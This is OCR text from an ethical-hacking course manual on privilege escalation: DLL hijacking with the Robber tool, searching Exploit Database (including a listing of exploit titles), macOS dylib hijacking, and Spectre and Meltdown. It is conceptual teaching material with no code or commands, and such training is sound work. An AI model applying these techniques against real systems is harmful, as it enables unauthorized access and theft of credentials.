


Figure 6.76: Example of privilege escalation using DLL hijacking

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use tools such as Robber and PowerSploit to detect hijackable DLLs and perform DLL hijacking on the target system:

- **Robber**

  Source: *https://github.com*

  Robber is an open-source tool that helps attackers to find executables prone to DLL hijacking. Attackers use Robber to find out which DLLs are executable requests without an absolute path (triggering this search process); attackers can then place their malicious DLL high up the search path so it gets invoked before the original DLL.





Figure 6.77: Screenshot of Robber showing injectable DLLs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Exploiting Vulnerabilities

- Attackers exploit software vulnerabilities by taking advantage of programming flaws in a program, service, or within the operating system software or kernel, to execute malicious code
- Exploiting software vulnerabilities allows the attacker to execute a command or binary on a target machine to gain higher privileges than those existing or to bypass security mechanisms
- Attackers using these exploits can access privileged user accounts and credentials
- Attackers search for an exploit based on the OS and software application on exploit sites such as SecurityFocus (*https://www.securityfocus.com*) and Exploit Database (*https://www.exploit-db.com*)



Privilege Escalation by Exploiting Vulnerabilities

Vulnerability is the existence of a weakness, design flaw, or implementation error that can lead to an unexpected event compromising the security of the system. An attacker employs these vulnerabilities to perform various attacks on the confidentiality, availability, or integrity of a system. The software design flaws and programming errors lead to security vulnerabilities. Attackers exploit these software vulnerabilities, such as programming flaws in a program or service, or within the OS software or kernel, to execute malicious code. Exploiting software vulnerabilities allows attackers to execute a command or binary on a target machine to gain higher privileges than the existing ones or bypass security mechanisms. Attackers using these exploits can even access privileged user accounts and credentials.

There are many public vulnerability repositories available online that allow access to information about various software vulnerabilities. Attackers search for exploits that are based on the OS and software application on exploit sites such as SecurityFocus (*https://www.securityfocus.com*) or Exploit Database (*https://www.exploit-db.com*) and use these exploits to gain high privileges.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

EXPLOIT DATABASE

GET CERTIFIED

Verified Has App


Show 15

Search: Privilege Escalation

Date	D	A	V	Title	Type	Platform	Author
2019-07-03			✓	Serv-U FTP Server - prepareinstallation Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2019-07-02			✓	Mac OS X TimeMachine - 'tmdiagnose' Command Injection Privilege Escalation (Metasploit)	Local	macOS	Metasploit
2019-06-24			✓	Microsoft Windows Font Cache Service - Insecure Sections Privilege Escalation	DoS	Windows	Google Security Research
2019-06-20			✓	Cisco Prime Infrastructure - Runrshell Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2019-06-18			✓	Serv-U FTP Server < 15.1.7 - Local Privilege Escalation	Local	Linux	Guy Levin
2019-06-17			×	Exim 4.87 - 4.91 - Local Privilege Escalation	Local	Linux	Marco Ivaldi
2019-06-14			×	CentOS 7.6 - 'ptrace_scope' Privilege Escalation	Local	Linux	s4vitar
2019-06-13			×	Pronestor Health Monitoring < 8.1.11.0 - Privilege Escalation	Local	Windows	PovlTekstTV
2019-06-11		◘	×	ProShow 9.0.3797 - Local Privilege Escalation	Local	Windows	Yonatan_Correa
2019-06-10			×	Ubuntu 18.04 - 'lxd' Privilege Escalation	Local	Linux	s4vitar
2019-06-07			×	Microsoft Windows - AppX Deployment Service Local Privilege Escalation (3)	Local	Windows	SandboxEscaper
2014-11-24			×	Microsoft Windows 8.1/ Server 2012 - 'Win32k.sys' Local Privilege Escalation (MS14-058)	Local	Windows	anonymous
2019-05-23			×	Microsoft Windows - AppX Deployment Service Local Privilege Escalation (2)	Local	Windows	SandboxEscaper
2019-05-15			×	Microsoft Windows - 'Win32k' Local Privilege Escalation	Local	Windows	Arch-Vile
2019-05-22			×	Microsoft Windows (x86) - Task Scheduler' .job' Import Arbitrary Discretionary Access Control List Write / Local Privilege Escalation	Local	Windows	SandboxEscaper

Figure 6.78: Screenshot of Exploit DB showing privilege escalation vulnerabilities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation Using Dylib Hijacking

Similar to Windows, OS X is also vulnerable to dynamic library attacks. OS X provides several legitimate methods, such as setting the DYLD_INSERT_LIBRARIES environment variable, which are user specific. These methods force the loader to automatically load malicious libraries into a target running process. OS X allows the loading of weak dylibs (dynamic libraries) dynamically, which in turn allows an attacker to place a malicious dylib in the specified location. In many cases, the loader searches for dynamic libraries in multiple paths. This helps an attacker to inject a malicious dylib in one of the primary directories and simply load the malicious dylib at runtime. Attackers can utilize such methods to perform various malicious activities such as stealthy persistence, run-time process injection, bypassing security software, and bypassing Gatekeeper.




Figure 6.79: Example of privilege escalation using Dylib hijacking

Dylib Hijack Scanner helps attackers to detect dylibs that are vulnerable to hijacking attacks. After identifying vulnerable dylibs, attackers use tools such as DylibHijack to perform dylib hijacking on the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation Using Spectre and Meltdown Vulnerabilities

- Spectre and Meltdown are vulnerabilities found in the design of modern processor chips from AMD, ARM, and Intel
- The performance and CPU optimizations in the processors, such as branch prediction, out of order execution, caching, and speculative execution, lead to these vulnerabilities
- Attackers exploit these vulnerabilities to gain unauthorized access and steal critical system information such as credentials and secret keys stored in the application's memory, to escalate privileges

Spectre Vulnerability

- Attackers may take advantage of this vulnerability to read adjacent memory locations of a process and access information for which he/she is not authorized
- Using this vulnerability, an attacker can even read the kernel memory or perform a web-based attack using JavaScript

Meltdown Vulnerability

- Attackers may take advantage of this vulnerability to escalate privileges by forcing an unprivileged process to read other adjacent memory locations such as kernel memory and physical memory
- This leads to revealing critical system information such as credentials, private keys, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation using Spectre and Meltdown Vulnerabilities

Spectre and Meltdown are recent CPU vulnerabilities found in the design of modern processors, including chips from AMD, ARM, and Intel, caused by performance optimizations in these processors. Attackers may exploit these vulnerabilities to gain unauthorized access and steal critical system information such as login credentials, secret keys, keystrokes, encryption keys, etc. stored in the application's memory to escalate privileges. These attacks can be performed because the normal verification of the user's privileges is disrupted through the interaction of features like branch prediction, out-of-order execution, caching, and speculative execution. Using these vulnerabilities, attackers can exploit various IT resources, such as most OSs, servers, PCs, cloud systems, and mobile devices.

- **Spectre Vulnerability**

  The Spectre vulnerability is found in many modern processors, including Apple, AMD, ARM, Intel, Samsung, and Qualcomm processors. This vulnerability allows attackers to trick a processor into exploiting speculative execution to read restricted data. Modern processors implement speculative execution to predict the future to complete the execution faster. For example, if the chip identifies that a program includes multiple conditional statements, it will start executing and concluding all the possible outputs before the program does. Attackers may exploit this vulnerability in different ways:

  - The processor is forced to accomplish a speculative execution of a read before bound checking is performed. Consequently, an attacker can access and read out-of-bounds memory locations.
  - When executing conditional statements, for faster processing, the processors use branch prediction to pick a path to execute speculatively. Attackers may exploit this

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

feature to force the processor to take an improper speculative decision and further access data out of range.

